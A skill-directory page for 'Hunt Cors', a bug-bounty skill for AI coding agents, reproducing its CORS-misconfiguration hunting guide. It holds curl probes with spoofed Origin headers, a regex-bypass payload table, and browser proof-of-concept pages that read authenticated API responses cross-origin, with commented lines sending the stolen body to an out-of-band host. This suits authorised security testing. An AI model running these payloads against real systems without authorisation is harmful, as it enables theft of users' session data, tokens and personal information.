 elementalsouls

What is the Hunt Cors skill?
Hunt Cors is a coding skill by elementalsouls for Claude Code, Cursor, Codex and other AI coding agents. Hunt CORS Misconfiguration — origin-reflection with credentials, null-origin trust, subdomain-regex bypass (unanchored vs unescaped-dot vs prefix-only), pre-flight (OPTIONS) gating bypass, postMessage origin checks. High only when an attacker-controlled origin can perform a CREDENTIALED cross-origin read of sensitive data and you have proven it in a browser.
CORS pays High only when an attacker-controlled origin can perform a credentialed cross-origin read of sensitive authenticated data, and you have a browser PoC proving the response body is readable from evil.com.
What the SKILL.md covers
- What actually pays (and what does not)
- Crown Jewel Targets
- Attack Surface Signals
- Step-by-Step Hunting Methodology
- Phase 1 — Discover CORS endpoints
- Phase 2 — Reflect-any-origin + null origin
- Phase 3 — Subdomain / trusted-origin regex bypass
- Phase 3b — Trusted insecure (HTTP) origin
- Phase 4 — Pre-flight (OPTIONS) gating bypass
- Phase 5 — Browser PoCs (the only thing that proves impact)
- Author
- elementalsouls
- Pack
- elementalsouls/Claude-BugHunter (30 skills)
- Category
- Coding, #628 of 1826
- Alyn Score
- 70 / 99
- Files
- 1
- License
- MIT
- Last updated
- 35 h ago
- Works with
- Claude Code, Claude, Cursor, Codex, Gemini CLI, Copilot
Hunt Cors compared to similar skills
| Skill | Alyn Score | GitHub stars | Updated |
|---|---|---|---|
| Hunt Cors · elementalsouls | 70 | 21k | 35 h ago |
| Commit With Reflection · foryourhealth111-pixel | 61 | 3.8k | 17 days ago |
| Dsh Pre Push Checks · qufei1993 | 47 | 1.9k | 3 days ago |
| Open Gstack Browser · Garry Tan | 84 | 143k | 27 h ago |
Install Hunt Cors
Pick your agent. Every command is ready to paste.
npx alyn-cli add hunt-corsDetects your agents (Claude Code, Cursor, Codex and 70+ more) and installs to the right folder. Add -g to install globally.
npx skills add elementalsouls/Claude-BugHunter --skill hunt-corsOr use the open skills CLI directly.
01
Install it
Run the command above, or upload the folder in Claude.
02
Ask naturally
Describe the task. Your agent loads hunt-cors when the request matches its description.
03
Name it if needed
If it does not trigger, say “use the hunt-cors skill”. In Codex, type $hunt-cors.
HUNT-CORS — Cross-Origin Resource Sharing Misconfiguration
What actually pays (and what does not)
CORS pays High only when an attacker-controlled origin can perform a
credentialed cross-origin read of sensitive authenticated data, and you
have a browser PoC proving the response body is readable from evil.com.
Two hard browser rules that kill most "findings" — check these FIRST:
Access-Control-Allow-Origin: *CANNOT be combined with credentials. If the server returnsACAO: *, the browser refuses to send/expose the response for acredentials: includerequest. A wildcard-only endpoint is not credential-exploitable. It is only interesting if the data it serves is sensitive without a session (rare) — usually this is Informational/Low.Access-Control-Allow-Credentials: trueis meaningless on its own. It matters only ifACAOreflects/allows your specific attacker origin AND a cross-origin credentialedfetchactually returns a readable body. ACAC on a response that does not reflect your origin proves nothing.
If you cannot demonstrate a readable cross-origin authed body in a real browser, you do not have a High. Do not submit header-diffing alone.
Crown Jewel Targets
- Reflect-any-origin + credentials — server echoes the
Originheader AND setsACAC: true→ any site reads authed API responses. The classic High. - Null-origin trust —
ACAO: null+ACAC: true. Asandboxiframe (or adata:/redirect chain) emitsOrigin: null, so any page can read authed data. - Subdomain-regex bypass — trusted-origin regex with a parsing flaw. The correct payload depends on which flaw (see Phase 3 — this is where most skills get it wrong).
- Subdomain takeover → trusted origin — a dangling subdomain that the CORS policy trusts; take it over, host the PoC there (see hunt-subdomain).
- postMessage missing/loose origin check — handler that processes
event.datawithout strictly validatingevent.origin.
Attack Surface Signals
Any endpoint returning an Access-Control-Allow-Origin header
API endpoints:   /api/*, /v1/*, /graphql
Profile/account: /api/me, /api/profile, /api/user, /api/session
Secrets/tokens:  /api/tokens, /api/keys, /api/csrf, /api/account/settings
Financial:       /api/balance, /api/transactions
Admin/internal:  /api/admin/*, /api/internal/*
Prioritize endpoints that (a) require a session cookie and (b) return PII, tokens, CSRF tokens, or other secrets in the body.
Step-by-Step Hunting Methodology
Phase 1 — Discover CORS endpoints
# Probe API endpoints. Use GET (not -I): some servers only emit CORS on GET,
# and -I sends HEAD which may be handled differently.
while read url; do
  result=$(curl -s -D - -o /dev/null "$url" \
    -H "Origin: https://evil.com" \
    -H "Cookie: $SESSION_COOKIE" | grep -i "access-control")
  [ -n "$result" ] && echo "=== $url ===" && echo "$result"
done < recon/$TARGET/api-endpoints.txt

# httpx bulk check
cat recon/$TARGET/live-hosts.txt | awk '{print $1}' | \
  httpx -H "Origin: https://evil.com" -match-string "access-control-allow-origin"
Phase 2 — Reflect-any-origin + null origin
# Does the server reflect an arbitrary Origin back?
curl -s -D - -o /dev/null https://$TARGET/api/me \
  -H "Origin: https://evil.com" \
  -H "Cookie: $SESSION_COOKIE" | grep -i "access-control"

# Vulnerable (the High case):
#   Access-Control-Allow-Origin: https://evil.com   <- reflects attacker origin
#   Access-Control-Allow-Credentials: true          <- + credentials => readable
#
# NOT exploitable for credentialed theft:
#   Access-Control-Allow-Origin: *                   <- browser blocks creds read
#   (no ACAC, or ACAC absent)                        <- not credentialed

# Null-origin trust
curl -s -D - -o /dev/null https://$TARGET/api/me \
  -H "Origin: null" \
  -H "Cookie: $SESSION_COOKIE" | grep -i "access-control"
# Looking for:  Access-Control-Allow-Origin: null  +  ACAC: true
Phase 3 — Subdomain / trusted-origin regex bypass
The right payload depends on which regex flaw the server has. Identify the class first, then send the matching payload. Getting this wrong wastes the test and produces false negatives.
Server regex (intended: trust *.target.com) |
Flaw | Bypass origin that matches | Why |
|---|---|---|---|
^https?://.*\.target\.com$ |
None — escaped dot + end-anchor. Correct. | (no simple bypass) | evil.target.com is in-scope by design; x.target.com.evil.com ENDS in .evil.com, fails $. Move on or look for subdomain-takeover. |
^https?://.*target\.com$ |
Missing dot separator (no \. before target) |
https://eviltarget.com |
.*target\.com$ matches eviltarget.com — attacker registers eviltarget.com. |
^https?://.*\.target\.com |
Missing end-anchor $ |
https://x.target.com.evil.com |
regex matches a prefix; .target.com appears, then .evil.com is ignored (no $). |
^https?://target\.com |
Prefix-only, no $ |
https://target.com.evil.com |
matches the target.com prefix; the rest is unconstrained. |
^https?://.*\.target\.com$ but dot in regex is unescaped (.*.target.com$) |
Unescaped dot = "any char" | https://xtargetXcom... style, or https://evilZtargetZcom where Z is any single char |
. matches any character, widening the match. |
| Any of the above | Special chars browsers send in Origin | https://target.com%60.evil.com, https://target.com\x60evil.com |
some parsers treat backtick/underscore as letters; Safari/older browsers may emit unusual origins. Confirm the browser actually sends it. |
# Send each class-specific payload and watch what the server reflects.
for ORIGIN in \
  "https://evil.target.com" \
  "https://eviltarget.com" \
  "https://x.target.com.evil.com" \
  "https://target.com.evil.com" \
  "https://target.com%60.evil.com" \
  "http://target.com"; do
  RESULT=$(curl -s -D - -o /dev/null "https://$TARGET/api/me" \
    -H "Origin: $ORIGIN" \
    -H "Cookie: $SESSION_COOKIE" | grep -i "access-control")
  echo "[$ORIGIN] -> ${RESULT:-no CORS}"
done
A bypass is real only if the server reflects your registerable origin into
ACAO with ACAC: true. evil.target.com reflecting back is NOT a bug unless
you can actually control a *.target.com host (then see Phase 6 / hunt-subdomain).
Phase 3b — Trusted insecure (HTTP) origin
If ACAO reflects/allows any http:// origin (even a correctly-anchored in-scope one) with ACAC:true, a network attacker on that cleartext host injects a page that reads the authed cross-origin body — no regex flaw needed, the plaintext scheme IS the flaw.
curl -s -D- -o/dev/null "https://$TARGET/api/me" -H "Origin: http://sub.$TARGET" -H "Cookie: $SESSION" | grep -i access-control
Real only if a MITM can occupy that http origin (no HSTS-preload). Pair with hunt-tls-network. (PortSwigger: CORS with trusted insecure protocols.)
Phase 4 — Pre-flight (OPTIONS) gating bypass
Non-simple requests (custom headers, PUT/DELETE/PATCH, non-simple
Content-Type) trigger a CORS pre-flight OPTIONS. The browser only sends
the real request if the pre-flight response authorizes the method/header. Two
things to test:
- Does the pre-flight authorize arbitrary methods/headers for your origin?
If
Access-Control-Allow-Methods/Access-Control-Allow-Headersreflect whatever you ask for, a malicious origin can drive state-changing requests (chain to CSRF-style writes that JSON/SameSite would otherwise block).
curl -s -D - -o /dev/null -X OPTIONS "https://$TARGET/api/account/email" \
  -H "Origin: https://evil.com" \
  -H "Access-Control-Request-Method: PUT" \
  -H "Access-Control-Request-Headers: x-custom-auth, content-type" \
  | grep -i "access-control"
# Vulnerable: ACAO reflects evil.com + ACAC:true +
#   Access-Control-Allow-Methods: PUT  +  Access-Control-Allow-Headers: x-custom-auth
# => attacker origin can issue authed PUT/DELETE with custom headers.
- Is the pre-flight even enforced server-side? Some servers reflect the
origin on
OPTIONSbut the actual GET/POST also reflects — the read path is the bug; the pre-flight just confirms write-path reach. Test the GET/POST directly too — never assume the pre-flight result equals the real-request result. Confirm in a browser, because curl ignores CORS entirely.
Phase 5 — Browser PoCs (the only thing that proves impact)
curl does NOT enforce CORS — it will happily show you a reflected header even when a browser would block the read. Every CORS High needs a browser PoC.
5a. Reflect-any-origin read (host on evil.com, open while logged into target):
<!doctype html><body><pre id="out"></pre>
<script>
fetch("https://TARGET/api/me", {credentials: "include"})
  .then(r => r.text())
  .then(d => {
    document.getElementById("out").innerText = d;        // prove readable body
    // OOB proof: fetch("https://OOB-ID.oastify.com/?d="+encodeURIComponent(d));
  })
  .catch(e => document.getElementById("out").innerText = "BLOCKED: " + e);
</script></body>
If you see BLOCKED / a TypeError, the browser refused the read — it is NOT a
valid finding regardless of what curl showed (this is the ACAO: * + creds case).
5b. Null-origin read — a sandbox iframe sends Origin: null. The inner
document must lack allow-same-origin so its origin is opaque (null):
<!doctype html><body>
<!-- Outer page hosted anywhere -->
<iframe sandbox="allow-scripts" srcdoc='
<script>
fetch("https://TARGET/api/me", {credentials: "include"})
.then(r => r.text())
.then(d => parent.postMessage(d, "*"));
</script>'></iframe>
<script>
window.addEventListener("message", e => {
// d is the authed body, read cross-origin via a null Origin
// fetch("https://OOB-ID.oastify.com/?d="+encodeURIComponent(e.data));
console.log("NULL-ORIGIN READ:", e.data);
});
</script></body>
(Alternative null-origin emitters: a data: / blob: document, or bouncing the
request through a 302 redirect chain whose final hop is cross-scheme.)
5c. Trusted-subdomain read — once you control a host that the regex trusts (real subdomain via takeover, or a registerable origin that matches a buggy regex from Phase 3), host 5a there. The reflected origin is now an origin you legitimately serve, so the browser allows the read.
Phase 6 — postMessage origin check
# Find message handlers that don't strictly validate event.origin.
grep -rEn "addEventListener\(['\"]message" recon/$TARGET/ --include="*.js" \
  | grep -v "\.origin"
# Then audit each hit: does it check event.origin against an allowlist
# BEFORE using event.data? Weak checks to flag:
#   .indexOf("target.com") > -1      <- "target.com.evil.com" passes
#   .endsWith("target.com")          <- "eviltarget.com" passes
#   startsWith("https://target")     <- "https://target.evil.com" passes
#   no check at all
postMessage is a separate class from HTTP CORS — impact is DOM-side (XSS, client-side auth bypass). See hunt-dom for exploitation depth.
Automation (triage only — never the proof)
# corsy — fast reflection/null/pre-domain checks
pip3 install corsy
corsy -u https://$TARGET -t 10 --headers "Cookie: $SESSION_COOKIE"

# nuclei CORS templates
nuclei -u https://$TARGET -t http/misconfiguration/cors/

# Burp: passively flags origin reflection; always re-confirm in a real browser.
Every automated hit is a lead, not a finding. Reproduce 5a/5b in a browser.
Chain Table
| CORS finding | Chain to | Impact |
|---|---|---|
| Reflects attacker origin + creds | Browser-read /api/me, /api/tokens, /api/csrf |
PII + token + CSRF-token theft → often ATO |
| Reflects origin + reads CSRF token | hunt-csrf: steal token → forge state change | CSRF on CSRF-protected forms |
| Pre-flight allows arbitrary method/header | Drive authed PUT/DELETE from evil origin |
Cross-origin state change |
| Trusted subdomain has XSS | hunt-xss → run 5a from trusted origin | Reliable credentialed read |
| Dangling trusted subdomain | hunt-subdomain takeover → host 5c there | Full credentialed read |
| postMessage no/loose origin check | hunt-dom: inject iframe, send crafted message | DOM XSS / client auth bypass |
Validation discipline (read before submitting)
- Browser proof mandatory. curl reflecting a header is NOT exploitation.
Show a screenshot/console log of the authed body read from
evil.com. If the fetch throws / logsBLOCKED, you have nothing. ACAO: *+ credentials = not a finding. Browsers block it. Only pursue wildcard if the data is sensitive unauthenticated (then it is usually Low).ACAC: truealone proves nothing — it must pair with your reflected origin AND a successful readable cross-origin body.- Match the regex class to the payload (Phase 3). Do not submit
target.com.evil.comagainst an end-anchored escaped-dot regex — it does not match and is not a bug. evil.target.comreflecting is not automatically a bug — it is an in-scope subdomain by design unless you can actually control it.- OOB confirmation for blind/headless contexts: exfil the read body to a Burp Collaborator / oastify host and show the interaction. Use a unique per-test marker so the hit is unambiguously yours.
- Sensitive data requirement. A readable
/api/healthis not High. Tie the read to PII, tokens, secrets, or financial data to justify severity.
Severity:
- Reflects attacker origin + creds + sensitive body, browser-proven: High
- Pre-flight authorizes attacker-origin state change on sensitive action: High
- Null-origin + sensitive authed body, browser-proven: Medium–High
- Subdomain-takeover/XSS-assisted credentialed read: High/Critical
- Reflects origin, no credentials / non-sensitive: Low–Informational
ACAO: *only (no creds possible): Informational unless data is secret
Tips for Hunt Cors
- • Start a fresh session after installing so your agent picks up the new skill.
- • It is part of a pack with 30 skills. Install only the ones you need with --skill to keep triggers precise.
- • If two skills overlap, mention the one you want by name.
Questions about Hunt Cors
What does the Hunt Cors skill do?
Hunt CORS Misconfiguration — origin-reflection with credentials, null-origin trust, subdomain-regex bypass (unanchored vs unescaped-dot vs prefix-only), pre-flight (OPTIONS) gating bypass, postMessage origin checks. High only when an attacker-controlled origin can perform a CREDENTIALED cross-origin read of sensitive data and you have proven it in a browser.
How do I install Hunt Cors?
Run "npx alyn-cli add hunt-cors" in your project. The Alyn CLI installs it for Claude Code, Cursor, Codex and 70+ other agents. In Claude on the web, upload the skill folder as a ZIP under Customize > Skills.
Does Hunt Cors work in Cursor and Codex?
Yes. Hunt Cors uses the open SKILL.md format, so it works in Claude Code, Claude, Cursor, OpenAI Codex, Gemini CLI, GitHub Copilot and other agents that support agent skills.
What is inside the Hunt Cors skill?
The SKILL.md covers What actually pays (and what does not), Crown Jewel Targets, Attack Surface Signals, Step-by-Step Hunting Methodology, Phase 1 — Discover CORS endpoints, Phase 2 — Reflect-any-origin + null origin.
What is a good alternative to Hunt Cors?
Commit With Reflection by foryourhealth111-pixel is the highest-ranked similar skill from another creator, with an Alyn Score of 61 compared to 70 for Hunt Cors.
Is Hunt Cors free?
Hunt Cors is open source on GitHub under the MIT license. It is free to install; check the license before commercial use.
Who made Hunt Cors?
Hunt Cors is published by elementalsouls in the elementalsouls/Claude-BugHunter repository, together with 29 other skills.



